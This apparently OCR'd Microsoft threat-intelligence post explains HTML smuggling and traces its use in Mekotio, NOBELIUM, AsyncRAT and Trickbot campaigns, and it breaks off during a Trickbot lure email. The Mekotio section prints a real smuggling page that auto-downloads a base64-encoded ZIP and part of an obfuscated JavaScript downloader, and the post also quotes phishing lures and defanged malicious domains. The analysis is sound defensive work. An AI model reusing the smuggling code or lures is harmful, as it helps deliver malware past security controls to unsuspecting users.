
HTML smuggling surges: Highly evasive loader technique increasingly used in banking malware, targeted attacks

microsoft.com/security/blog/2021/11/11/html-smuggling-surges-highly-evasive-loader-technique-increasingly-used-in-banking-malware-targeted-attacks/

November 11, 2021


User's device
Attacker
Attacker sends phishing email with URL or HTML attachment
User opens URL/attachment in web browser
Website
Browser decodes the encoded JavaScript, loads page
JavaScript Blob downloads malware and assembles it on device
Malicious file

HTML smuggling, a highly evasive malware delivery technique that leverages legitimate HTML5 and JavaScript features, is increasingly used in email campaigns that deploy banking malware, remote access Trojans (RATs), and other payloads related to targeted attacks. Notably, this technique was observed in a spear-phishing campaign from the threat actor NOBELIUM in May. More recently, we have also seen this technique deliver the banking Trojan Mekotio, as well as AsyncRAT/NJRAT and Trickbot, malware that attackers utilize to gain control of affected devices and deliver ransomware payloads and other threats.

As the name suggests, HTML smuggling lets an attacker "smuggle" an encoded malicious script within a specially crafted HTML attachment or web page. When a target user opens the HTML in their web browser, the browser decodes the malicious script, which, in turn, assembles the payload on the host device. Thus, instead of having a malicious executable pass directly through a network, the attacker builds the malware locally behind a firewall.



User's device
Attacker
Attacker sends phishing email with URL or HTML attachment
User opens URL/attachment in web browser
Website
Browser decodes the encoded JavaScript, loads page
101010
010101
101010
JavaScript Blob downloads malware and assembles it on device
Malicious file

Figure 1. HTML smuggling overview

This technique is highly evasive because it could bypass standard perimeter security controls, such as web proxies and email gateways, that often only check for suspicious attachments (for example, EXE, ZIP, or DOCX) or traffic based on signatures and patterns. Because the malicious files are created only after the HTML file is loaded on the endpoint through the browser, what some protection solutions only see at the onset are benign HTML and JavaScript traffic, which can also be obfuscated to further hide their true purpose.

Threats that use HTML smuggling bank on the legitimate uses of HTML and JavaScript in daily business operations in their attempt to stay hidden and relevant, as well as challenge organizations' conventional mitigation procedures. For example, disabling JavaScript could mitigate HTML smuggling created using JavaScript Blobs. However, JavaScript is used to render business-related and other legitimate web pages. In addition, there are multiple ways to implement HTML smuggling through obfuscation and numerous ways of coding JavaScript, making the said technique highly evasive against content inspection. Therefore, organizations need a true “defense in depth” strategy and a multi-layered security solution that inspects email delivery, network activity, endpoint behavior, and follow-on attacker activities.

The surge in the use of HTML smuggling in email campaigns is another example of how attackers keep refining specific components of their attacks by integrating highly evasive techniques. Microsoft Defender for Office 365 stops such attacks at the onset using dynamic protection technologies, including machine learning and sandboxing, to detect and block HTML-smuggling links and attachments. Email threat signals from Defender for Office 365 also feed into Microsoft 365 Defender, which provides advanced protection on each domain —email and data, endpoints, identities, and cloud apps—and correlates threat data from these domains to surface evasive, sophisticated threats. This provides organizations with comprehensive and coordinated defense against the end-to-end attack chain.

This blog entry details how HTML smuggling works, provides recent examples of threats and targeted attack campaigns that use it, and enumerates mitigation steps and protection guidance.

How HTML smuggling works

HTML smuggling uses legitimate features of HTML5 and JavaScript, which are both supported by all modern browsers, to generate malicious files behind the firewall. Specifically, HTML smuggling leverages the HTML5 "download" attribute for anchor tags, as well as the creation and use of a JavaScript Blob to put together the payload downloaded into an affected device.

In HTML5, when a user clicks a link, the "download" attribute lets an HTML file automatically download a file referenced in the "href" tag. For example, the code below instructs the browser to download "malicious.docx" from its location and save it into the device as "safe.docx":

```
<a href="/malware/malicious.docx" download="safe.docx">Click</a>
```

The anchor tag and a file's "download" attribute also have their equivalents in JavaScript code, as seen below:

```
var sampleAnchor = document.createElement('a');

sampleAnchor.download = 'safe.docx';
```


The use of JavaScript Blobs adds to the "smuggling" aspect of the technique. A JavaScript Blob stores the encoded data of a file, which is then decoded when passed to a JavaScript API that expects a URL. This means that instead of providing a link to an actual file that a user must manually click to download, the said file can be automatically downloaded and constructed locally on the device using JavaScript codes like the ones below:

```
var maliciousBlob = new Blob([maliciousFile], {type: 'octet/stream'});

var fakeSafeURL = window.URL.createObjectURL(maliciousBlob);

sampleAnchor.href = fakeSafeURL;

sampleAnchor.click();
```

Today’s attacks use HTML smuggling in two ways: the link to an HTML smuggling page is included within the email message, or the page itself is included as an attachment. The following section provides examples of actual threats we have recently seen using either of these methods.

Real-world examples of threats using HTML smuggling

HTML smuggling has been used in banking malware campaigns, notably attacks attributed to DEV-0238 (also known as Mekotio) and DEV-0253 (also known as Ousaban), targeting Brazil, Mexico, Spain, Peru, and Portugal. In one of the Mekotio campaigns we’ve observed, attackers sent emails with a malicious link, as shown in the image below.



Viemos através deste informar que seu CNPJ se encontra SUSPENSO! - Message (HTML)

Cartorio 2 Oficio [redacted]

Viemos através deste informar que seu CNPJ se encontra SUSPENSO!

Cartorio 2ª Ofício
Títulos e Documentos e Pessoas Jurídicas

Bom dia,

Seu CNPJ se encontra suspenso, devido a títulos protestados em seu CNPJ, de Nº **CART0106202184232**

Caso não seja efetuado o pagamento da dívida em até 3 dias úteis nossos advogados darão continuidade ao processo, visto tratar a lei de devedor.

A fim de sanar qualquer dívida pedimos que visualize e imprima o boleto referente a seu débito, no anexo abaixo.

1 anexo(s) | Ver (Valor R$ 7258,38)

Figure 2. Sample email used in a Mekotio campaign. Clicking the link starts the HTML smuggling technique.




Spear-phishing email with a malicious link
User clicks the link
HTML smuggling technique drops ZIP file
ZIP file contains JavaScript file downloader
JavaScript connects to malicious site
Downloads ZIP file containing DLL files
Malicious *imgengine.dll* launched via DLL sideloading
Performs credential theft and keylogging

Figure 3. Threat behavior observed in the Mekotio campaign


In this campaign, a malicious website, hxxp://poocardy[.]net/diretorio/, is used to implement the HTML smuggling technique and drop the malicious downloader file. The image below shows an HTML smuggling page when rendered on the browser.



```
        Gq5VfWOVz9U9m6p7MMf44zKI0w/HimShP48VLQHIp1+elvYt56ykLxdyiE6ByjKBnhVUREv1GTJ3vg3qK4Nn45pIb/GYJQExEhL++1kJKrqu5AtrH62sBPhG6jY730Fnnu6ceKW
        SJBeltEccnjbjcrNHPqLYNDhvRFVjm8kNyuQWyU6SIKoLtsJ4O7x4VRUucEVRwkR7/AYXTpaPZlqrqiprSCFVcMvOgvNHuVzHIRzG5Be0z91v0d0C3etyYeb+LdjQXmXuYq3yoK
        2fbMJNIpO+Om3etUu48738LWbyFkrZNv4VaHnZDoA2g21DMUbvFQmVKQJ/Wh6KPK0OoBMC3Hi1WM2zjjUSHB9pbTqOWoQyPuB+aoGkKR6xL1xV7+HhrdxUnHMG9m/Wt1gcs2ikT
        qzJvW5iuDPLfbjTtDiN0yEwNAGtfUnmX2Quyh3ZH31fg0FCOGGN1CEfLG8Ps9EE71nigaWPdw2meKbOVtpCTPLE9Vppn+GPmpUMv0GFTjXOJX4DWkyL5ZzVxMRykmn0a0zbpMBk
        h5ghV7joNVR8jSFhZkKcEskVUjEnhgnRVRMjDWmcn8F1OAV1INFY1RXivvKv1iYNnjaC6thM3coosOrHIbIeks98RCjcOqf0fr/Pj444ecrplkmS9I4AkyeUXRGkVh8TXGMJgF7
        GxPAE+QdQSwECFAMUAAAACACpQtxSH3I5Qs0aAADeWgAAOgAAAAAAAAAAAAAAtoEAAAAAOTM2MzG9v1XvWu9SNu+9ve80Q++/77+9Vu9TWL+9v1dE77+/TL9Kv07v770zU70yNr
        i5qc1BLAQIUAxQAAAAIAL1JwVKSugXEXwQAAJoFAAABAAAAAAAAAAAAAAAC2gSUbAABoUEsFBgAAAAACAAIAlwAAAKMfAAAAAA==";
        var sTensor = ".zip";
        var data = base64ToArrayBuffer(file);
        var blob = new Blob([data], {type: "octet/stream"});
        var fileName = "CBQMN2929_VOSOUMCN-4577223681_09072021.zip";
        if(window.navigator.msSaveOrOpenBlob)
            window.navigator.msSaveBlob(blob,fileName);
        else {
            var a = document.createElement("a");
            document.body.appendChild(a);
            a.style = "display: none";
            var url = window.URL.createObjectURL(blob);
            a.href = url;
            a.download = fileName;
            a.click();
            window.URL.revokeObjectURL(url);
        }
</script><a href="blob:http://poocardy.net/bf0c37d2-e1cb-4b62-8420-5685bd46144e" download="CBQMN2929_VOSOUMCN-4577223681_09072021.zip" style=
"display: none;"></a>

</body></html>
```

Figure 4. HTML smuggling page of the Mekotio campaign. Note how the "href" tag references a JavaScript Blob with an octet/stream type to download the malicious ZIP file.

It should be noted that this attack attempt relies on social engineering and user interaction to succeed. When a user clicks the emailed hyperlink, the HTML page drops a ZIP file embedded with an obfuscated JavaScript file.



```
var
_0x31ef=['6ximQhi','BD59AB668396F452AC7ABC64B42FC578A673','072B27','charAt','1WBfGOP','WriteLine','items','8F98B671E45EBC74869F5F829C','990B','8siZHhJ'
,'339072RCnwRb','ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz123456789','63FF13F40B','9NaDURr','fromCharCode','645227XgFXmW','1BbmHYg','134snia
Nf','9gVXcvl','EC5AD730CC39999A93DF','3F2C15F93CC91FE843D2669E77A5','D2BA83B1808ACE54A87AC0AD89EB5C2BDF2E953AED29D571DB5D85FC659DF26796F3170D1F35A8F86A
E01CC36FBE45E92070B749D06E987D52D01776BF19B6A56D97CF7FA650E65C2AD37EAA5CF41249D370E9152C5B77AEA46F858E4004070A35EB124AC87DDC459037D53C29BF6DB6529D4DE45
CCDB69D','push','FileExists','533341CRXuJZ','Open','CreateTextFile','103yHStFG','length','29038mWGDjV','703669RtvoKr','97FF45FF719D22E734CFB5A680F83700
','9373aDrUBK','119819aJHwBr','ExpandEnvironmentStrings','Run','47622pDxPxO','658042toYHZQ','45071PrWONd','2866HhqTLR','Send','1311366AifiNG','236468vw
AUSq','shift','0865B053E925A361A061DC','MoveFile','NULL','Write','2HNaGqC','13IKWyFI','127173UvTHty','596110fZUgxF','Item','CreateFolder','334150bJOfcv
','62059vsCoxz','FC57D98C','011013F66E9B20F44DC377A79C28FA3CCF53F258CE36DF3B3A3C27','HjwQy0dngZBs9fWAf60stu5JTJYOVOGME1J2y00qZOH','9934HQbpME','3433121
1','Close','2rxSBPT','indexOf','598027CLmyol','substr','17639fZUsPm','65172YSKYWa','261CEB1329','169282vJbLDy','74NGbJsO','822xDLFV','SaveToFile','E35A
','7bWijqx','454683iSdUZD','floor','243EC94AEB22A070BB9A50F603','759560A345C1CB9EA37CA963E26CAB49F430A4E235D04B4F8BB861C90ED677AEA99CFC15B59A30988C','8
06705SOWiVG','508F69BB7F9132C29E7587AE68ED','48D35DB8739A3FCC55DB50D44D808381BB498BC05DD84E8DB848F6','SetTimeouts','Status','342782EWPxIT','524856KJMLX
i','CBB847DB18F127','random','Count','350990icUOyv','1723kLRwGI','E047C15994','3BDF'];var _0x4db05b=_0x15a7;(function(_0x324cd9,_0x107d1a){var
_0x54b894=_0x15a7;while(!![]){try{var
_0x2ef5cf=parseInt(_0x54b894(0xbf))*parseInt(_0x54b894(0xae))+parseInt(_0x54b894(0xa2))*parseInt(_0x54b894(0x9a))+parseInt(_0x54b894(0xab))*parseInt(_0
x54b894(0xd5))+-parseInt(_0x54b894(0xc2))*parseInt(_0x54b894(0xdc))+-parseInt(_0x54b894(0x95))+parseInt(_0x54b894(0xc3))+-parseInt(_0x54b894(0x96));if(
_0x2ef5cf===_0x107d1a)break;else
_0x324cd9['push'](_0x324cd9['shift']());}catch(_0x23a4af){_0x324cd9['push'](_0x324cd9['shift']());}}}(_0x31ef,0xb0e14));var
_0x4d2c=[_0x4db05b(0xe1),_0x4db05b(0xbc),_0x4db05b(0xe0),_0x4db05b(0xb3),_0x4db05b(0xc7),_0x4db05b(0x8d),_0x4db05b(0xcf),_0x4db05b(0xb9),_0x4db05b(0xbd
),_0x4db05b(0x8b),_0x4db05b(0xce),'3398UQtbbb',_0x4db05b(0xaa),_0x4db05b(0xb2),_0x4db05b(0xa5),_0x4db05b(0x99),_0x4db05b(0x98),_0x4db05b(0xd8),_0x4db05
b(0xa1),'77kZcE1D',_0x4db05b(0x91),'84FA1FFF21',_0x4db05b(0xc5),_0x4db05b(0xdd),'CopyHere','1892471HkLdrB',_0x4db05b(0xe7),_0x4db05b(0xbb),_0x4db05b(0x
9b),_0x4db05b(0xdf),_0x4db05b(0xaf),_0x4db05b(0xc0),_0x4db05b(0x9d),_0x4db05b(0xa0),'8D7F',_0x4db05b(0xca),_0x4db05b(0x9e),_0x4db05b(0x94),'FE69E36489D
073BC4ACE18D0838B89FE',_0x4db05b(0xcd),'91078jMffGc',_0x4db05b(0x8c),_0x4db05b(0x97),_0x4db05b(0x93),_0x4db05b(0xb1),_0x4db05b(0xc6),_0x4db05b(0xd0),_0
x4db05b(0x8e),_0x4db05b(0xe6),_0x4db05b(0xd1),_0x4db05b(0xcb),_0x4db05b(0xe3),_0x4db05b(0xb6),_0x4db05b(0xbe),_0x4db05b(0xa8),_0x4db05b(0x9c),_0x4db05b
(0xc9),_0x4db05b(0xe2),_0x4db05b(0xb4),_0x4db05b(0xa3),'charCodeAt',_0x4db05b(0x92),_0x4db05b(0xac),'DeleteFile',_0x4db05b(0xc4),'Name','32RjMOkh',_0x4
db05b(0xc1),_0x4db05b(0xb7),'994506ySUyUP',_0x4db05b(0xb0),_0x4db05b(0xd9),'NameSpace',_0x4db05b(0xde),'26iBmWRa','6208GRzvoi',_0x4db05b(0x9f),_0x4db05
b(0xd4)],_0x3ebfcd=_0x3378;(function(_0x5066be,_0x7ff56){var _0x214dce=_0x4db05b,_0x32c61c=_0x3378;while(!![]){try{var
_0x240a73=parseInt(_0x32c61c(0x1cf))*-parseInt(_0x32c61c(0x18a))+-parseInt(_0x32c61c(0x1a1))+-parseInt(_0x32c61c(0x1b0))*-parseInt(_0x32c61c(0x1be))+pa
rseInt(_0x32c61c(0x19c))*-parseInt(_0x32c61c(0x1b4))+parseInt(_0x32c61c(0x1c0))+-parseInt(_0x32c61c(0x197))+parseInt(_0x32c61c(0x1bd));if(_0x240a73===_
0x7ff56)break;else
```

Figure 5. ZIP file with an obfuscated JavaScript file

When the user opens the ZIP file and executes the JavaScript, the said script connects to hxxps://malparque[.]org/rest/restfuch[.]png and downloads another ZIP file that masquerades as a PNG file. This second ZIP file contains the following files related to DAEMON Tools:

- *sptdintf.dll* – This is a legitimate file. Various virtual disc applications, including DAEMON Tools and Alcohol 120%, use this dynamic-link library (DLL) file.
- *imgengine.dll* – This is a malicious file that is either Themida-packed or VMProtected for obfuscation. It accesses geolocation information of the target and attempts credential theft and keylogging.
- An executable file with a random name, which is a renamed legitimate file "Disc Soft Bus Service Pro." This legitimate file is part of DAEMON Tools Pro and loads both DLLs.

Finally, once the user runs the primary executable (the renamed legitimate file), it launches and loads the malicious DLL via DLL sideloading. As previously mentioned, this DLL file is attributed to Mekotio, a malware family of banking Trojans typically deployed on Windows systems that have targeted Latin American industries since the latter half of 2016.

HTML smuggling in targeted attacks


Beyond banking malware campaigns, various cyberattacks—including more sophisticated, targeted ones—incorporate HTML smuggling in their arsenal. Such adoption shows how tactics, techniques, and procedures (TTPs) trickle down from cybercrime gangs to malicious threat actors and vice versa. It also reinforces the current state of the underground economy, where such TTPs get commoditized when deemed effective.

For example, in May, Microsoft Threat Intelligence Center (MSTIC) published a detailed analysis of a new sophisticated email attack from NOBELIUM. MSTIC noted that the spear-phishing email used in that campaign contained an HTML file attachment, which, when opened by the targeted user, uses HTML smuggling to download the main payload on the device.

Since then, other malicious actors appeared to have followed NOBELIUM's suit and adopted the technique for their own campaigns. Between July and August, open-source intelligence (OSINT) community signals showed an uptick in HTML smuggling in campaigns that deliver remote access Trojans (RATs) such as AsyncRAT/NJRAT.

In September, we saw an email campaign that leverages HTML smuggling to deliver Trickbot. Microsoft attributes this Trickbot campaign to an emerging, financially motivated cybercriminal group we're tracking as DEV-0193.

In the said campaign, the attacker sends a specially crafted HTML page as an attachment to an email message purporting to be a business report.


Undisclosed recipients:

UAT feedback HNU3257

file482.html
32 KB

Dear co-worker,

I trust this finds you well.

Attached is the copy of the UAT feedback HNU3257 collected ever since we started testing.

